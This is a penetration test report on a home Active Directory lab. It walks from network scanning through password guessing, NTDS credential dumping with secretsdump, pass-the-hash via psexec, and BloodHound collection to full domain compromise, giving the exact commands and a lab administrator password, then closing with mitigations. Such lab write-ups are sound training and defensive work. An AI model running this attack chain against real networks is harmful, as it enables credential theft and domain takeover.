

ACTIVE DIRECTORY VULNERABILITY ASSESSMENT & PENETRATION TESTING REPORT

Enterprise Internal Network Attack Simulation

Prepared By: Aadithiyan R

Environment: VirtualBox Active Directory Lab

Assessment Date: 20 March 2026

Table of Contents

1. Executive Summary
2. Scope of Assessment
3. Lab Architecture
4. Tools Used
5. Methodology
6. Reconnaissance & Enumeration
7. Password Spraying Attack
8. Domain Credential Dumping
9. Pass-the-Hash Attack
10. BloodHound Attack Path Analysis
11. Identified Vulnerabilities
12. Impact Assessment
13. Security Recommendations
14. Conclusion

1. Executive Summary

This project simulated a real-world internal penetration test against a Microsoft Active Directory environment. The assessment focused on identifying authentication weaknesses, insecure configurations, credential exposure risks, and privilege escalation opportunities within the domain infrastructure.

The attacker successfully discovered internal systems, enumerated Active Directory services, performed password spraying attacks, compromised Domain Administrator credentials, dumped NTDS domain hashes, executed remote administrative actions, and visualized attack paths using BloodHound.

The assessment demonstrates how weak password policies and insufficient monitoring can lead to complete domain compromise in enterprise environments.

2. Scope of Assessment

System	Role	IP Address
Kali Linux	Attacker Machine	192.168.56.103
DC01	Windows Server Domain Controller	192.168.56.101
Windows 10 Client	Domain Workstation	192.168.56.102

Internal Network Range: 192.168.56.0/24

3. Lab Architecture




Fig: Active Directory VAPT Lab Architecture

4. Tools Used

Tool	Purpose
Nmap	Host discovery and service enumeration
CrackMapExec	Password spraying and SMB enumeration
Impacket	Credential dumping and remote execution
BloodHound	Active Directory attack path visualization
bloodhound-python	AD data collection
smbclient	SMB share enumeration

5. Methodology


- Reconnaissance
- Enumeration
- Credential Attacks
- Privilege Escalation
- Post Exploitation
- Attack Path Analysis

6. Reconnaissance & Enumeration

Network Discovery Command >> `nmap -sn 192.168.56.0/24`

Service Enumeration Command >> `nmap -sC -sV 192.168.56.101`

The enumeration phase identified critical Active Directory services including DNS, Kerberos, LDAP, and SMB running on the Domain Controller.



```
kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

root@kali: ~
Session Actions Edit View Help

root@kali:~# nmap -p389 -sV 192.168.56.101
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-10 09:30 -0400
Nmap scan report for 192.168.56.101
Host is up (0.0028s latency).

PORT      STATE SERVICE VERSION
389/tcp   open  ldap      Microsoft Windows Active Directory LDAP (Domain: lab.local, Site: Default-First-Site-Name)
MAC Address: 08:00:27:29:5C:EA (Oracle VirtualBox virtual NIC)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.74 seconds

root@kali:~#
```

7. Password Spraying Attack

Command Used:

```
crackmapexec smb 192.168.56.101 -u administrator -p passwords.txt
```

The password spraying attack successfully identified valid Domain Administrator credentials.

Successful Credential: lab.local\administrator : Admin@123

8. Domain Credential Dumping

Command Used:

```
impacket-secretsdump lab.local/administrator:Admin@123@192.168.56.101
```

Using administrative privileges, the NTDS database was dumped successfully. Sensitive domain hashes including krbtgt and multiple user accounts were extracted.

9. Pass-the-Hash Attack

Command Used:

```
impacket-psexec lab.local/administrator@192.168.56.101 -hashes  
:<NTLM_HASH>
```


Pass-the-Hash authentication allowed remote SYSTEM-level access to the Domain Controller without requiring the plaintext password.

10. BloodHound Attack Path Analysis

Command Used:

```
bloodhound-python -u administrator -p Admin@123 -d lab.local -ns  
192.168.56.101 -c All
```

BloodHound was used to visualize privilege escalation paths and identify high-value attack chains within the Active Directory environment.



11. Identified Vulnerabilities

Vulnerability	Severity	Impact	Recommendation
Weak Password Policy	High	Password spraying succeeded	Enforce strong password policies
SMB Authentication Exposure	High	Enabled credential attacks	Restrict SMB access
Credential Dumping	Critical	Full NTDS compromise	Monitor privileged activity
Privilege Escalation	Critical	Domain compromise	Enable MFA & least privilege

12. Impact Assessment

The attacker successfully achieved full Active Directory compromise. Administrative credentials were obtained, sensitive domain hashes were extracted, and remote command execution was achieved on the Domain Controller.

13. Security Recommendations

- Implement strong password complexity policies
- Enable account lockout thresholds
- Deploy SIEM monitoring for authentication anomalies
- Implement Multi-Factor Authentication (MFA)
- Restrict privileged account usage
- Monitor NTDS.dit and LSASS access attempts
- Perform periodic internal penetration testing

14. Conclusion

This assessment demonstrated a realistic enterprise Active Directory attack chain from reconnaissance to full domain compromise. The project highlights the importance of secure credential management, privileged access controls, and continuous monitoring within enterprise environments.